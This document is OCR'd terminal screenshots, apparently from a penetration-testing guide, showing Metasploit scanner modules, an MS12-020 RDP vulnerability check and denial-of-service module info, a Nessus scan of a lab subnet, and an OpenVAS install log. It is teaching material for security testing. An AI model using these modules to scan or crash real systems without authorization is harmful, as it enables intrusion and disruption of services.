
```
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mysql# cat mysql_authbypass_hashdump.rb | more
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::MYSQL
  include Msf::Auxiliary::Report

  include Msf::Auxiliary::Scanner

  def initialize
    super(
      'Name'           => 'MySQL Authentication Bypass Password Dump',
      'Description'    => %Q{
          This module exploits a password bypass vulnerability in MySQL in order
        to extract the usernames and encrypted password hashes from a MySQL server.
        These hashes are stored as loot for later cracking.
      },
      'Author'         => [
          'theLightCosine', # Original hashdump module
          'jcran' # Authentication bypass bruteforce implementation
        ],
      'References'     => [
          ['CVE', '2012-2122'],
          ['OSVDB', '82804'],
          ['URL', 'https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql
']
        ],
```

```
File  Edit  View  Search  Terminal  Help
msf > search scanner

Matching Modules
================

   Name                                                      Disclosure Date  Rank    Description
   ----                                                      ---------------  ----    -----------
   auxiliary/admin/appletv/appletv_display_image                              normal  Apple TV Image Remote Control
   auxiliary/admin/appletv/appletv_display_video                              normal  Apple TV Video Remote Control
   auxiliary/admin/smb/check_dir_file                                         normal  SMB Scanner Check File/Directory Utility
   auxiliary/bnat/bnat_scan                                                   normal  BNAT Scanner
   auxiliary/gather/citrix_published_applications                             normal  Citrix MetaFrame ICA Published Applicatio
ns Scanner
   auxiliary/gather/enum_dns                                                  normal  DNS Record Scanner and Enumerator
   auxiliary/gather/hp_enum_perfd                                             normal  HP Operations Manager Perfd Environment S
canner
   auxiliary/gather/natpmp_external_address                                   normal  NAT-PMP External Address Scanner
   auxiliary/gather/windows_deployment_services_shares                        normal  Microsoft Windows Deployment Services Una
ttend Gatherer
   auxiliary/scanner/acpp/login                                               normal  Apple Airport ACPP Authentication Scanner
   auxiliary/scanner/afp/afp_login                                            normal  Apple Filing Protocol Login Utility
   auxiliary/scanner/afp/afp_server_info                                      normal  Apple Filing Protocol Info Enumerator
   auxiliary/scanner/backdoor/energizer_duo_detect                            normal  Energizer DUO Trojan Scanner
   auxiliary/scanner/chargen/chargen_probe                    1996-02-08      normal  Chargen Probe Utility
   auxiliary/scanner/couchdb/couchdb_enum                                     normal  CouchDB Enum Utility
   auxiliary/scanner/couchdb/couchdb_login                                    normal  CouchDB Login Utility
   auxiliary/scanner/db2/db2_auth                                             normal  DB2 Authentication Brute Force Utility
   auxiliary/scanner/db2/db2_version                                          normal  DB2 Probe Utility
   auxiliary/scanner/db2/discovery                                            normal  DB2 Discovery Service Detection
   auxiliary/scanner/dcerpc/endpoint_mapper                                   normal  Endpoint Mapper Service Discovery
   auxiliary/scanner/dcerpc/hidden                                            normal  Hidden DCERPC Service Discovery
   auxiliary/scanner/dcerpc/management                                        normal  Remote Management Interface Discovery
   auxiliary/scanner/dcerpc/tcp_dcerpc_auditor                                normal  DCERPC TCP Service Auditor
```


```
File  Edit  View  Search  Terminal  Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > info

       Name: MS12-020 Microsoft Remote Desktop Checker
     Module: auxiliary/scanner/rdp/ms12_020_check
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Royce Davis "R3dy" <rdavis@accuvant.com>
  Brandon McCann "zeknox" <bmccann@accuvant.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    3389             yes       Remote port running RDP
  THREADS  1                yes       The number of concurrent threads

Description:
  This module checks a range of hosts for the MS12-020 vulnerability.
  This does not cause a DoS on the target.

References:
  https://cvedetails.com/cve/CVE-2012-0002/
  https://technet.microsoft.com/en-us/library/security/MS12-020
  http://technet.microsoft.com/en-us/security/bulletin/ms12-020
  https://www.exploit-db.com/exploits/18606
  https://svn.nmap.org/nmap/scripts/rdp-vuln-ms12-020.nse

msf auxiliary(ms12_020_check) >
```


```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ms12_020_check) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
msf auxiliary(ms12_020_check) > run

[+] 172.16.69.129:3389    - 172.16.69.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ms12_020_check) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > info

       Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
     Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2012-03-16

Provided by:
  Luigi Auriemma
  Daniel Godas-Lopez
  Alex Ionescu
  jduck <jduck@metasploit.com>
  #ms12-020

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST  172.16.69.129    yes       The target address
  RPORT  3389             yes       The target port

Description:
  This module exploits the MS12-020 RDP vulnerability originally
  discovered and reported by Luigi Auriemma. The flaw can be found in
  the way the T.125 ConnectMCSPDU packet is handled in the
  maxChannelIDs field, which will result an invalid pointer being
  used, therefore causing a denial-of-service condition.

References:
  https://cvedetails.com/cve/CVE-2012-0002/
  https://technet.microsoft.com/en-us/library/security/MS12-020
  http://www.privatepaste.com/ffe875e04a
  http://pastie.org/private/4egcqt9nucxnsiksudy5dw
  http://pastie.org/private/feg8du0e9kfagng4rrg
  http://stratsec.blogspot.com.au/2012/03/ms12-020-vulnerability-for-breakfast.html
  https://www.exploit-db.com/exploits/18606
  https://community.rapid7.com/community/metasploit/blog/2012/03/21/metasploit-update

msf auxiliary(ms12_020_maxchannelids) >
```





Policies
New Policy
Policies / All Policies
All Policies
Name
Example Policy



Scans
New Scan
Scans / My Scans
My Scans
No scans have been generated
Trash
All Scans


New Scan / Basic Settings
Name
Example Scan1
Policy
Example Policy
Folder
My Scans
Targets
172.16.36.0/24
Upload Targets
Add File


Scans / My Scans
Name
Status
Example Scan1
Running


Example Scan1
Scans
Hosts 2
Vulnerabilities 121
Remediations 2
Host
Vulnerabilities
%
172.16.36.225
7 27 191
100%
172.16.36.135
6 8 91
2%


Scan Details
Name: Example Scan1
Folder: My Scans
Status: Running
Policy: Example Policy
Start time: Sun Mar 9 13:00:08 2014
Vulnerabilities
Info
Low
Medium
High
Critical


Example Scan1
Export
Hosts > 172.16.36.225 > Vulnerabilities 76
Severity
Plugin Name
Count
CRITICAL
MS05-027: Vulnerability in SMB Could Allow Remote Code Exec...
1
CRITICAL
MS06-040: Vulnerability in Server Service Could Allow Remote C...
1
CRITICAL
MS08-067: Microsoft Windows Server Service Crafted RPC Req...
1
CRITICAL
MS09-001: Microsoft Windows SMB Vulnerabilities Remote Cod...
1



CRITICAL
MS08-067: Microsoft Windows Server Service Craft...
Description
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.
Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.
See Also
http://technet.microsoft.com/en-us/security/bulletin/ms08-067


```
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  empathy empathy-common geoclue-2.0 gnome-dictionary gnome-mime-data gnome-screenshot gnome-shell-extension-refreshwifi gnome-system-log
  gstreamer1.0-nice jsql libbonobo2-0 libbonobo2-common libchamplain-gtk-0.12-0 libfarstream-0.2-5 libfltk-images1.3 libfltk1.3 libgadu3
  libgdict-1.0-10 libgdict-common libgnome-2-0 libgnome2-common libgnomevfs2-0 libgnomevfs2-common libgnomevfs2-extra libgupnp-igd-1.0-4
  libjavascriptcoregtk-3.0-0 libjs-mochikit libmagickcore-6.q16-2 libmeanwhile1 libmission-control-plugins0 libmysqlclient18 libnice10
  libnm-gtk-common libnma-common liborbit-2-0 libprotobuf-c1 libpurple-bin libpurple0 libtelepathy-farstream3 libwebkitgtk-3.0-0 libzephyr4
  linux-image-4.6.0-kali1-amd64 pidgin-data python-advancedhttpserver python-alembic python-boltons python-cheetah python-dap python-editor
  python-formencode python-geoip2 python-geojson python-icalendar python-markdown python-maxminddb python-mpltoolkits.basemap python-openid
  python-pampy python-paste python-pastedeploy python-pastedeploy-tpl python-pastescript python-pluginbase python-pyotp python-scgi
  python-smoke-zephyr python-tempita python-termcolor python-tzlocal telepathy-gabble telepathy-haze telepathy-logger
  telepathy-mission-control-5 telepathy-salut tigervnc-viewer
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant greenbone-security-assistant-common libfile-homedir-perl libfile-which-perl
  libgnutls-dane0 libhiredis0.13 libmicrohttpd12 libopenvas9 libunbound2 libuuid-perl libyaml-tiny-perl openvas-cli openvas-manager
  openvas-manager-common openvas-scanner preview-latex-style prosper ps2eps redis-server redis-tools tex-gyre texlive-extra-utils
  texlive-font-utils texlive-fonts-recommended texlive-fonts-recommended-doc texlive-generic-extra texlive-generic-recommended
  texlive-latex-extra texlive-latex-extra-doc texlive-latex-recommended texlive-latex-recommended-doc texlive-pictures texlive-pictures-doc
  texlive-pstricks texlive-pstricks-doc tipa
Suggested packages:
  rarian-compat openvas-client pnscan strobe ruby-redis chktex dvidvi dvipng fragmaster lacheck latexdiff latexmk purifyeps xindy psutils
  libspreadsheet-parseexcel-perl dot2tex prerex ruby-tcltk | libtcltk-ruby
The following NEW packages will be installed:
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant greenbone-security-assistant-common libfile-homedir-perl libfile-which-perl
  libgnutls-dane0 libhiredis0.13 libmicrohttpd12 libopenvas9 libunbound2 libuuid-perl libyaml-tiny-perl openvas openvas-cli openvas-manager
  openvas-manager-common openvas-scanner preview-latex-style prosper ps2eps redis-server redis-tools tex-gyre texlive-extra-utils
  texlive-font-utils texlive-fonts-recommended texlive-fonts-recommended-doc texlive-generic-extra texlive-generic-recommended
  texlive-latex-extra texlive-latex-extra-doc texlive-latex-recommended texlive-latex-recommended-doc texlive-pictures texlive-pictures-doc
  texlive-pstricks texlive-pstricks-doc tipa
0 upgraded, 40 newly installed, 0 to remove and 0 not upgraded.
Need to get 872 MB of archives.
After this operation, 1,220 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# openvas-setup
OK: Directory for keys (/var/lib/openvas/private/CA) exists.
OK: Directory for certificates (/var/lib/openvas/CA) exists.
OK: CA key found in /var/lib/openvas/private/CA/cakey.pem
OK: CA certificate found in /var/lib/openvas/CA/cacert.pem
OK: CA certificate verified.
OK: Certificate /var/lib/openvas/CA/servercert.pem verified.
OK: Certificate /var/lib/openvas/CA/clientcert.pem verified.

OK: Your OpenVAS certificate infrastructure passed validation.
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
plugin_feed_info.inc
          1,100 100%    1.05MB/s    0:00:00 (xfr#1, to-chk=0/1)

sent 43 bytes  received 1,204 bytes  498.80 bytes/sec
total size is 1,100  speedup is 0.88
```


```
File  Edit  View  Search  Terminal  Help
      1,583,048 100%  641.74kB/s    0:00:02 (xfr#19, to-chk=16/36)
dfn-cert-2011.xml.asc
            181 100%    0.69kB/s    0:00:00 (xfr#20, to-chk=15/36)
dfn-cert-2012.xml
      1,762,198 100%  733.23kB/s    0:00:02 (xfr#21, to-chk=14/36)
dfn-cert-2012.xml.asc
            181 100%    0.59kB/s    0:00:00 (xfr#22, to-chk=13/36)
dfn-cert-2013.xml
      1,622,943 100%  683.74kB/s    0:00:02 (xfr#23, to-chk=12/36)
dfn-cert-2013.xml.asc
            181 100%    0.81kB/s    0:00:00 (xfr#24, to-chk=11/36)
dfn-cert-2014.xml
      1,530,889 100%  741.57kB/s    0:00:02 (xfr#25, to-chk=10/36)
dfn-cert-2014.xml.asc
            181 100%    0.18kB/s    0:00:00 (xfr#26, to-chk=9/36)
dfn-cert-2015.xml
      2,041,493 100%  566.70kB/s    0:00:03 (xfr#27, to-chk=8/36)
dfn-cert-2015.xml.asc
            181 100%    0.76kB/s    0:00:00 (xfr#28, to-chk=7/36)
dfn-cert-2016.xml
      2,663,359 100%  745.25kB/s    0:00:03 (xfr#29, to-chk=6/36)
dfn-cert-2016.xml.asc
            181 100%    0.39kB/s    0:00:00 (xfr#30, to-chk=5/36)
dfn-cert-2017.xml
      1,118,472 100%  606.47kB/s    0:00:01 (xfr#31, to-chk=4/36)
dfn-cert-2017.xml.asc
            181 100%    0.23kB/s    0:00:00 (xfr#32, to-chk=3/36)
sha1sums
          2,002 100%    2.52kB/s    0:00:00 (xfr#33, to-chk=2/36)
timestamp
             13 100%    0.02kB/s    0:00:00 (xfr#34, to-chk=1/36)
timestamp.asc
            181 100%    0.23kB/s    0:00:00 (xfr#35, to-chk=0/36)

sent 719 bytes  received 35,588,033 bytes  733,788.70 bytes/sec
total size is 35,576,994  speedup is 1.00
/usr/sbin/openvasmd
User created with password '935c2fbb-8319-4023-b799-c736324406ef'.
root@kali:~#
```

